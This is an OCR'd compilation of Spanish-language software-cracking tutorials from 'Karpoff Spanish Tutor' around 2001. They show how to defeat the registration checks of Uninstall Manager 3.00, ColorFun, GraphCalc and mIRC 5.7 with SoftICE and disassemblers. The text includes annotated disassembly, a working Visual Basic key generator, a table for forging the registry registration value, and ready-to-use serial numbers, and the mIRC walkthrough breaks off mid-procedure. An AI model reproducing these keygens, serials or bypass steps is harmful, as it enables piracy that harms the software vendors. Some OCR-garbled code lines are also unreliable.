
"año nuevo victima nueva" jejeje;) antes de entrar en **materia**, felicitaros a todos el nuevo año! desde la vieja iruña, **zorionak eta urte berri on!!!** bueno, vayamos al grano con esta nueva "victima" llamada **uninstall manager 3.00**. programa para desinstalar y eliminar programas de nuestro sistema de la empresa **nokta software** copyright © 1999-2000.

antes de comenzar el atake, hay que tener claro, las **herramientas** que vamos a emplear, en esta "victima" emplearemos en una primera aproximación una herramienta llamada **file inspector 3.5 - viper[k-for]**, nos dirá si nuestra "victima" esta empaquetada, compilador, etc, ... toda esta información nos ayudara para un atake más rápido.

pues, nada vamos al aaaaaattttttaaaaaaaakkkkkkkkeeeeee.....


al atake

arrancamos el **file inspector 3.5** y cargamos nuestra "victima" y observamos lo siguiente en pantalla:




pues ya esta, nos dice que el **uninstall manager 3.00** esta realizado en **borland/inprise delphi 4.**

el siguiente paso será, emplear la herramienta **dede v2.34 [dafixer]** un excelente desensamblador para delphi, bien ejecutamos el dede y seleccionamos nuestra "victima" - **uninstall manager 3.00** y pulsamos el botón **[process]** esperamos hasta que nos aparezca el mensaje **"dump successfull !:)"** y observaremos lo siguiente:



por donde empezamos a tracear? pues, muy fácil, si nos fijamos en el proceso que sigue para registrarnos, el propio programa "victima" nos da la respuesta. primero nos aparecerá la típica pantalla de información **about uninstall manager** con dos botones, **[register]** y **[ok]**, pulsamos el botón **[register]** y nos aparecerá la ansiada pantalla de "registration" pidiéndonos, lo siguiente:



pues, ya esta, regresamos al **dede v2.34** si pulsamos sobre **about** nos aparecerá como vemos en la imagen cinco eventos, ahora pulsamos con el botón derecho del ratón sobre **button1click** nos aparecerá un menú y seleccionamos **show additional data** apareciéndonos la siguiente información:

button1click

event = onclick
owner = button1(tbutton)
caption = 'register'

lo normal sería tracear el evento **button1click** pero no es lo correcto;) si nos fijamos hay otro evento con un nombre muy muy muy curioso **decode**;)

vamos a tracearlo, hacemos dobleclick sobre el evento **decode** y vemos el siguiente código:

********** **taboutbox.decode**
0047a380 55 push ebp
0047a381 8bec mov ebp, esp
0047a383 33c9 xor ecx, ecx
0047a385 51 push ecx
0047a386 51 push ecx
0047a387 51 push ecx
0047a388 51 push ecx
0047a389 53 push ebx
0047a38a 56 push esi
0047a38b 57 push edi
0047a38c 8bf0 mov esi, eax
0047a38e 33c0 xor eax, eax
0047a390 55 push ebp

*** possible string reference to: "é@'øÿëû‹ã_^[‹å]ã•u‹ì•äðýÿÿsv‹ñ‰uü‹eüèä›øÿ3àuh¨¥g"**
|
0047a391 685ba44700 push $0047a45b

******* try**
|
0047a396 64ff30 push dword ptr fs:[eax]
0047a399 648920 mov fs:[eax], esp
0047a39c 33db xor ebx, ebx
0047a39e 8d55f4 lea edx, [ebp-$0c]

*** possible reference to control 'edit1:trichedit'**
|

```
0047a3a1 8b86f4020000 mov eax, [esi+$02f4] ;carga puntero
0047a3a7 e8bc6afbff call 00430e68
0047a3ac 837df400 cmp dword ptr [ebp-$0c], +$00 ;es el último caracter?
0047a3b0 747e jz 0047a430 ;si = 0 salta 0047a430
0047a3b2 8d55fc lea edx, [ebp-$04]

* possible reference to control 'edit1:trichedit'
|
0047a3b5 8b86f4020000 mov eax, [esi+$02f4]
0047a3bb e8a86afbff call 00430e68
0047a3c0 8b45fc mov eax, [ebp-$04]
0047a3c3 e8cc9af8ff call 00403e94
0047a3c8 8bf8 mov edi, eax
0047a3ca 8d55f0 lea edx, [ebp-$10]
0047a3cd 8b45fc mov eax, [ebp-$04]
0047a3d0 e8e7e1f8ff call 004085bc
0047a3d5 8b55f0 mov edx, [ebp-$10]
0047a3d8 8d45fc lea eax, [ebp-$04]
0047a3db e8d098f8ff call 00403cb0
0047a3e0 33db xor ebx, ebx ;ebx = 0
0047a3e2 85ff test edi, edi ;comprueba si edi=0
0047a3e4 7e20 jle 0047a406 ;si <= salta 0047a406
0047a3e6 b801000000 mov eax, $00000001 ;eax=1º caracter

0047a3eb 8b55fc mov edx, [ebp-$04]
0047a3ee 8a5402ff mov dl, byte ptr [edx+eax-$01]
0047a3f2 80fa20 cmp dl, $20 ;comprueba si es blanco (20h=32)
0047a3f5 740b jz 0047a402 ;si = 0 salta 0047a402
0047a3f7 8b4dfc mov ecx, [ebp-$04] ;copia puntero de nuestro name
0047a3fa 81e2ff000000 and edx, $000000ff ;suma lógica (edx = edx + ffh)
0047a400 03da add ebx, edx ;ebx = ebx + edx
0047a402 40 inc eax ;siguiente caracter
0047a403 4f dec edi ;decrementa contador
0047a404 75e5 jnz 0047a3eb ;si <> 0 salta 0047a3eb
0047a406 81f389000000 xor ebx, $00000089 ;xorea ebx con 89h(=137)
0047a40c 83f333 xor ebx, +$33 ;xorea ebx con 33h(=51)
0047a40f 43 inc ebx ;ebx = ebx + 1
0047a410 8d55f8 lea edx, [ebp-$08]

* possible reference to control 'edit2:tedit' <-------------------- registration key
|
0047a413 8b86f8020000 mov eax, [esi+$02f8]
0047a419 e84a6afbff call 00430e68
0047a41e 8b45f8 mov eax, [ebp-$08]
0047a421 e8eee4f8ff call 00408914
0047a426 3bd8 cmp ebx, eax ;compara ebx(key válido) con eax(key dummy)
0047a428 7504 jnz 0047a42e ;si no es zero (ebx<>eax) "mal chico" salta a 0047a42e
0047a42a b301 mov bl, $01 ;si es zero (ebx=eax) correcto * registered *
0047a42c eb02 jmp 0047a430 ;salta a 0047a430
0047a42e 33db xor ebx, ebx ;ebx = 0
0047a430 33c0 xor eax, eax ;eax = 0
0047a432 5a pop edx ;restaura edx
0047a433 59 pop ecx ;restaura ecx
0047a434 59 pop ecx ;restaura ecx
0047a435 648910 mov fs:[eax], edx

****** finally
|

* possible string reference to: "‹ã_^[‹å]ã•u‹ì•äðýÿÿsv‹ñ‰uü‹eüèä›øÿ3àuh¨¥g"
|
```

0047a438 6862a44700 push $0047a462
0047a43d 8d45f0 lea eax, [ebp-$10]
0047a440 e8d397f8ff call 00403c18
0047a445 8d45f4 lea eax, [ebp-$0c]
0047a448 e8cb97f8ff call 00403c18
0047a44d 8d45f8 lea eax, [ebp-$08]
0047a450 ba02000000 mov edx, $00000002
0047a455 e8e297f8ff call 00403c3c
0047a45a c3 ret
0047a45b e94092f8ff jmp 004036a0
0047a460 ebdb jmp 0047a43d

******** end**
|
0047a462 8bc3 mov eax, ebx
0047a464 5f pop edi
0047a465 5e pop esi
0047a466 5b pop ebx
0047a467 8be5 mov esp, ebp
0047a469 5d pop ebp
0047a46a c3 ret
********** **taboutbox.decode**

(i) estudio de la rutina de generación del key

utiliza 2 variables, una de ellas almacena el texto original introducido, la otra lo transforma en minúsculas para obtener el reg key. comprueba si el primer carácter es blanco sino va extrayendo carácter a carácter y suma el valor ascii de cada uno de ellos hasta el final de la string$. es un bucle que comienza en **0047a3eb** hasta **0047a404** en el que monta la primera parte del número de registro.

cuando termina de recorrer todo el nombre, sigue en **0047a406** y **xor**ea el resultado con el número **89h = 137** y el resultado obtenido lo **xor**ea con el número **33h = 51**, y el resultado lo **suma** con el número **1h**. quitamos blancos a la string$ y obtenemos el ***registration key valido***.

si miramos unas líneas más abajo, vemos que hay una comparación entre **ebx** y **eax** que es evaluada en la siguiente línea haciendo un salto a **0047a428** en caso de que **no** son **iguales**.

si son **iguales**, mueve un **1** a **bl**, en la línea **0047a42a**

ojo! solo visualiza 27 caracteres en la pantalla about.

(ii) estudio de la rutina de generación del key -regedit.exe-

estudiando el comportamiento del **uninstall manager** a través del **regedit.exe** de micro$oft windows 9x, observamos un campo clave llamado **reg** donde almacena el nombre registrado.

hkey_current_user\software\noktasoftware\uninstallermanager

por ejemplo, para el **registration name : er@ser** almacenara en el campo clave **reg : i@mzh{mz.**

si empleamos el **registration name : +er@ser'2000** almacena en el campo clave **reg : i@#mzh{mz/:888** y si repetimos con el **registration name : +er@ser** obtenemos el **reg : i@#mzh{mz.**

podemos observar que en estos 3 casos se repite la cadena **"i@"** - esta cadena indica al programa que estamos **registrados**, por tanto podemos jugar directamente con el regedit, empleando la **tabla de caracteres** (de abajo).

a partir de los datos de esta "tabla de carácteres" podemos construirnos una pequeña utilidad, que atake directamente al campo clave reg almacenando la string$ correspondiente al name introducido;).

tabla de caracteres uninstall manager v3.0.0

(alt+65) a = i (alt+73)	(alt+165)ñ = ù (alt+235)	(alt+49) 1 = 9 (alt+57)	(alt+164) ñ = ù (alt+73)	(alt+111) o = g (alt+103)
(alt+66) b = j (alt+74)	(alt+79) o = g (alt+71)	(alt+50) 2 = : (alt+58)	(alt+98) b = j (alt+106)	(alt+112) p = x (alt+120)
(alt+67) c = k (alt+75)	(alt+80) p = x (alt+88)	(alt+51) 3 = ; (alt+59)	(alt+99) c = k (alt+107)	(alt+113) q = y (alt+121)
(alt+68) d = l (alt+76)	(alt+81) q = y (alt+89)	(alt+52) 4 = < (alt+60)	(alt+100) d = l (alt+108)	(alt+114) r = z (alt+122)
(alt+69) e = m (alt+77)	(alt+82) r = z (alt+90)	(alt+53) 5 = = (alt+61)	(alt+101) e = m (alt+109)	(alt+115) s = { (alt+123)
(alt+70) f = n (alt+78)	(alt+83) s = [(alt+91)	(alt+54) 6 = > (alt+62)	(alt+102) f = n (alt+110)	(alt+116) t = | (alt+124)
(alt+71) g = o (alt+79)	(alt+84) t = \ (alt+92)	(alt+55) 7 = ? (alt+63)	(alt+103) g = o (alt+111)	(alt+117) u = } (alt+125)
(alt+72) h = @ (alt+64)	(alt+85) u =] (alt+93)	(alt+56) 8 = 0 (alt+48)	(alt+104) h = ` (alt+96)	(alt+118) v = ~ (alt+126)
(alt+73) i = a (alt+65)	(alt+86) v = ^ (alt+94)	(alt+57) 9 = 1 (alt+49)	(alt+105) i = a (alt+97)	(alt+119) w = &127; (alt+127)
(alt+74) j = b (alt+66)	(alt+87) w = _ (alt+95)	(alt+48) 0 = 8 (alt+56)	(alt+106) j = b (alt+98)	(alt+120) x = p (alt+112)
(alt+75) k = c (alt+67)	(alt+88) x = p (alt+72)		(alt+107) k = c (alt+99)	(alt+121) y = q (alt+113)
(alt+76) l = d (alt+68)	(alt+89) y = q (alt+73)		(alt+108) l = d (alt+100)	(alt+122) z = r (alt+114)
(alt+77) m = e (alt+69)	(alt+90) z = r (alt+74)		(alt+109) m = e (alt+101)	
(alt+78) n = f (alt+70)			(alt+110) n = f (alt+102)	

** caracteres especiales **

(alt+32) = ((alt+40)	(alt+33) ! = (alt+32)	(alt+221) | = t (alt+116)	(alt+35) ¨ = (alt+32)	(alt+34) " =) (alt+41)
(alt+64) @ = h (alt+72)	(alt+35) ´ = ¼ (alt+172)	(alt+33) · = * (alt+42)	(alt+35) # = + (alt+43)	(alt+44) , = $ (alt+36)
(alt+36) $ = ¿ (alt+168)	(alt+170) ¬ = ¤ (alt+207)	(alt+59) ; = 3 (alt+59)	(alt+37) % = , (alt+44)	(alt+94) ^ = v (alt+86)
(alt+46) . = 2 (alt+58)	(alt+38) & = - (alt+45)	(alt+42) * = " (alt+34)	(alt+58) : = _ (alt+95)	(alt+33) / = . (alt+46)
(alt+128) ç = ï (alt+216)	(alt+45) - = % (alt+37)	(alt+40) (= ' (alt+39)	(alt+135) ç = ï (alt+139)	(alt+95) _ = w (alt+87)
(alt+41)) = ! (alt+33)	(alt+96) ` = h (alt+104)	(alt+60) < = 4 (alt+52)	(alt+33) = = 5 (alt+53)	(alt+43) + = # (alt+35)
(alt+62) > = 6 (alt+54)	(alt+33) ? = 7 (alt+55)	(alt+91) [= s (alt+83)	(alt+167) º = ² (alt+253)	(alt+33) ¿ = · (alt+46)
(alt+93)] = u (alt+85)	(alt+166) ª = ¢ (alt+189)	(alt+39) ' = / (alt+47)	(alt+125) } = u (alt+117)	(alt+92) \ = t (alt+84)
(alt+173) ¡ = © (alt+184)	(alt+123) { = s (alt+115)			

** key generator uninstall manager 3.00 en visual basic 6 **

```
'-----------------------------------------------------------------------------
' nombre : uninstall manager 3.0 keygenerator
' autor : +er@ser'2000 [for the new millennium]
' creado : lunes, diciembre 25,2000 @ 6:45:22 pm (vers: 1.0.0000)
' herramientas: softice 4.05, dede 2.34, visual basic 6
'
' descripción : uninstall manager ver. 3.00
'-----------------------------------------------------------------------------

private sub text1_change()
dim user_name1$, user_name2$
dim key!, x!, l!
user_name1 = trim$(text1.text)xt)    'quitamos blancos
user_name2 = lcase$(text1.text)  t) 'y en minúsculas
l = len(user_name1)
key = 0
for x = 1 to l
if mid$(user_name2, x, 1) <> " " and l <= 27 then 'distinto de blanco y
user_name1 = asc(mid$(user_name2, x, 1))         'restringimos name a 27 caracteres
key = key + user_name1                            'text1.textbox maxlength = 27
end if
next x
key = key xor &h89& 'xor ebx, 00000089
key = key xor &h33& 'xor ebx, 00000033
key = key + &h1&       'inc ebx
text2.text = key
end sub
```

un saludo!

+er@ser'2000
for the new millennium

-=/\/\/- your mind is the power -/\/\/=-

- ------# agradecimientos #----- -
karpoff, demian, black fenix, pr@fesor x, numit_or, esiel 2, mr. crimson, mr. white, mr. green, tnt, wkt, kut y a todos los crackers del pasado, presente y futuro.
- ------# ---------greetz---------- #----- -

Karpoff Spanish Tutor 2001

Programa: ColorFun v1.3 Build 2.28.10.00


PROTECCION:	**Serial, Limitacion de 7 dias.**
Objetivo:	Encontrar un numero de registro.
Descripcion:	Juego tipo tetris
Dificultad:	Facililla.
DOWNLOAD:	http://jaibosoft.8m.com/colorfun/index.htm
Herramientas:	**Softice**
CRACKER:	**Pedrolas Nº 4 FECHA: 16/01/2001**

introduccion

colorfun v1.3 build 2.28.10.00 es un jego tipo tetris en el que tienes que hacer 3 o mas figuras en raya y asi ganar puntos.

al atake

cuando abrimos por primera vez el programa nos encontramos con la siguiente pantalla de bienvenida:



en ella podemos ver que solo tenemos 7 dias para evaluar el programa y un poco mas abajo vemos el lugar donde tenemos qye poner nuestro nombre y numero de registro.
yo lo he rellenado de esta manera:
name: pedrolas
code: 12345678
he puesto 8 numeros intencionadamente por una cosa que luego os explicaré. llegado a este punto pulsamos "register" y nos sale una ventanita que nos informa que el numero introducido no es bueno.

volvemos a rellenar el name y code con lo mismo de antes, abrimos el softice y ponemos un breakpoint a la funcion hmemcpy, esto es:
bpx hmemcpy enter
y luego f5.
volvemos al programa y pulsamos "register" de nuevo, y zassss, salta el softice. pulsamos f11 y luego f12 un monton de veces hasta que llegamos a la siguiente linea:

```
0042c350    mov edx,[esi+7c]
0042c353    lea edi,[esi+7c]
0042c356    cmp dword ptr [edx-08],08   <---comprueba que el codigo sea de 8 cifras
0042c35a    jz  0042c3a7
```

pulsamos f10 y cuando llegamos al salto jz seguimos dandole a f10, ahora comprueba que los caracteres del codigo

sean numeros, asi que os hartareis de darle a f10, y seguis dandole hasta que aparezca la siguiente linea:

0042c5a5 call 0042c810 <-- pulsamos f8 para entrar en la call
0042c5aa test eax,eax
0042c5ac jnz 0042c5e7

cuando entramos en la call caemos en la siguiente linea:

0042c810 push ff

seguimos dandole a f10, hasta que aparece lo siguiente:

0042c8aa cmp eax,012c8274 <--- compara nuestro 12345678 con el 012c8274 en hexadecimal
0042c8af jnz 0042c8da

ponemos ?012c8274 y el softice nos devuelve la siguiente cifra: 19694196, un numero de registro valido.

si seguimos dandole a f10 caemos en la siguiente linea:

0042c8da cmp eax,051db10b
0042c8df jnz 0042c90a

joder, otro numero, el 051db10b = 85831947

podeis seguir sacando numeros continuamente, ya que tiene hasta 100 numeros de registro fijos.

llegados a este punto, ponemos bc* y luego f5 para salir del softice.

colocamos el numero que hemos obtenido en el registro del programa y conseguimos la siguiente pantalla:

y esto es todo amigos.....

bilbao, a 16 de enero de 2001

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: **GraphCalc v3.1**

PROTECCION: **Serial.**

Objetivo: Encontrar un numero de registro.

Descripcion: Programa para hacer graficas en 2D y 3D

Dificultad: Newbie.

DOWNLOAD: http://www.graphcalc.com/

Herramientas: **Softice**

CRACKER: **Pedrolas Nº 5** **FECHA:** **17/01/2001**

introduccion

graphcalc v3.1 es un programa que sirve para resolver ecuaciones, dibujar gráficas de ecuaciones tanto en 2d como en 3d.

como ingeniero industrial que soy me ha agradado mucho encontrarme con este programa, espero que os guste a vosotros tambien como lo ha hecho a mi.

al atake

comenzamos abriendo el programa y vemos que a la hora de hacer determinadas cosas con el programa no nos deja, sacando una ventana que nos dice que nos tenemos que registrar.

vamos al menu "help" y le damos a "register". entonces nos sale la siguiente pantalla:

que la rellenamos con nuestros, en mi caso he puesto:

name: pedrolas 2001
registration code: 123456789

como es obvio el programa no traga y nos avisa de que el numero es incorrecto:

volvemos a rellenar los datos de la misma manera, pero antes de darle al ok, le damos ctrl+d y ponemos en el softice

bpx hmemcpy

pulsamos enter y luego f5

ahora le damos a ok y salta el softice, pulsamos f11 y luego f12 hasta que aparezca que estamos en el graphcalc, entonces le damos a f10 hasta que aparezca la siguiente linea:

004a4b89 pop esi

le damos un d ecx y vemos que sale nuestro nombre, pero si le damos a e ecx y en la ventana de datos bajamos un poco nos encontraremos con el codigo de registro:

1kb88eev9ujbw, le quitamos el jbw y ya tenemos nuestro numero de registro, por tanto rellenamos la pantalla de registrarnos de la siguiente manera:

name: pedrolas
registration code: 1kb88eev9u

entonces le damos a ok y nos sale la siguiente pantalla:

ya tenemos el programa registrado.

bilbao, a 17 de enero de 2001

Karpoff Spanish Tutor 2001

Mirc 5.7

INTRODUCCION

i'm back!!!!!

. qué onda raza!!! como que estos últimos días de vacaciones nos obligan a trabajar un poco mas, y es por esto que su amigo ^**[g]ole[e]**^ regresa. okas, esta vez traigo un objetivo que se puede catalogar como nivel medio, pues si, medio porke rekiere que puedas manejar mas el asm, pero lo trataré de poner fácil, ya que comprendo que no solo crackers medios y elite podran ejecutarlo, ademas, la información es un derecho, la info es conocimiento, y el conocimiento es poder. okas, yo utilizaré mirc v.5.7, la verdad es que me gusta mucho chatear, así que lo conseguí, es mejor con el x-cript (ke valga la propaganda, poke no me pagan).
okillas, pueden descargar el x-cript con mirc incluido en la página del x-cript

let's work, digo,
trabajemos

que encontraras akí :

1)buscando algo útil


2)herramientas

3)manos a la obra

3)despedida

1)buskando algo útil

. okas, de ahora en adelante, debes meter en tu cabecita lo siguiente: "conoce a tu enemigo y lo venceras facilmente". lo kiero darte a enteder con esto, es que debes tratar de comprender el comportamiento de tu enemigo, ve a la ventana help, luego a register, e ingresa lo ke kieras, yo lo haré así:



le damos register, y nos topamos con un mensaje ke dice: "sorry, your registration..."

bueno, aparte de esto, el mirc es uno de los mejores programas para chatear, y con un buen script, mucho ke mejor.

2) herramientas

utilizaremos w32dasm para ver algunas partes interesantes del código.
softice (cualquier versión, yo uso la 4.05).
cerebro, papel y una pluma (lapicero, boligrafo, etc).

3) manos a la ubre, digo, a la obra!!!

okas, al inicio dije que sería un poco mas difícil, pero vamos a hacerlo paja (fácil), abrimos el mirc en w32dasm y despues de un buen rato, aparece, buscamos la cadena "sorry....." y nos lleva al lugar, pero no vemos nada interesante (pensabas crackearlo nomas con un je/jne o un jz/jnz) así que vamos a algo mejor, vamos a la ventana de registro, ingresamos los datos necesarios pero sin presionar register.
a esta altura, presionamos ctrl+d para ir a soft-ice, hay 2 formas de crackear esto, primero lo haremos fijando un:

bpx getdlgitem

nada del otro mundo, ahora pulsas f5 o ctrl+d para regresar a windows, presionas el botón register y regresas al sice, bien, ahora presionas f11 para llegar al código del programa, hmmmm, no nos muestra el código sino el código de la api, bueno, no os preocupeis, f11 de nuez, y ahora si estamos alli, aterrizamos en una pieza de código que se vé así:

* reference to:user32.senddlgitemmessagea,ord:0000h			<---- api w32 que nos muestra la ventana de registro
:00498a8b	e841800500	call 004f0ad1	<----llama a la api que nos muestra la ventana de registro
:00498a90	68334a5000	push 00504a33	<----acepta el nombre/serial ingresados
:00498a95	684c465000	push 0050464c	<----acepta el serial/nombre
:00498a9a	e8e5fbffff	call 00498684	<----llama una función para calcular y chequear el nombre/serial
:00498a9f	85c0	test eax, eax	<----tiene exito la prueba de registro o no
:00498aa1	0f849b000000	je 00498b42	<----si el nombre y el serial no cazan, salta a la ventana que nos informa que el registro no fue efectivo
:00498aa7	be3c9d4f00	mov esi, 004f9d3c	
:00498aac	bf4c465000	mov edi, 0050464c	

bueno, si no entiendes, no hay clavinche, pero al haber presionado f11 2 veces, llegamos a la línea de código cuya dirección es "00498a76", k3w1 no? pues sí, vamos por buen camino, ahora

prepara tus dedos, que tendrás mucho trabajo que realizar con f10, tanto así que debes presionar f10 7 veces, cuando lo hagas, presiona f11 una vez, esto se debe a que el programa llama a una api, y aká nos lleva al código de la api, con el f11 regresas al código del mirc, si no, presiona otra vez f11.
cuando hayas regresado al código del programa, presion f10 hasta que llegues a la dirección "00498a9a", la cual es un call, ahora presiona f8 (una sola vez). ahora llegarás a la dirección "00498684" presiona f10 hasta que llegues a la línea con dirección "004986e6" que también es una llamada, f8 para entrar en la llamada y luego f10 hasta llegar a la dirección "0049862a" (no te desesperes, debe hacer un largo chequeo, y retornará, pero luego si das demasiados f10, te perderás, así ke kalma pueblo.

aka nos topamos con la primera parte de la rutina de chequeo, aca muestra la primera parte del s/n que ingresaste, pero recuerdas que el s/n que ingresé tenia un guión (-)? bueno, esto es porque

```
:004985b1    e8c28cf6ff    call 00401278    <----revisa si nuestro serial contiene un"-"
```

bueno, quiza debí explicar antes esto, pero no le hace, okas, continuando, les decia que aca es donde se comparan el serial que ingresamos con el verdadero, que como lo se, vamos a verlo ahora: esto es una comparación en la que se comparan los números que están antes del guión, con los que genera el programa, en ebx estan los valores reales, y en ebp-04 los nuestros (aunque a mi me aparece un número nada que ver), okas, para ver el contenido usaremos el commando "d ebx" y chanananan.... wtf lo que aparece no es otra cosa que basura, buuuuuuuuu, sos un maleta (ya me imagino a varios diciendolo, pero nada que ver) bueno, hay momentos en los que no podemos ver los contenidos con el commando dump, asi que utilizaremos otro commando, "? ebx" el cual se utiliza para evaluar el contenido, y encontramos que en mi caso, la primera parte de mi s/n es "10360", maravilloso, ahora solo keda ver la segunda parte, pero para hacerlo, debemos dejar que el programa nos muestre la ventana de error, así que f5 hasta que aparezca la ventana, y comenzaremos de nuevos.

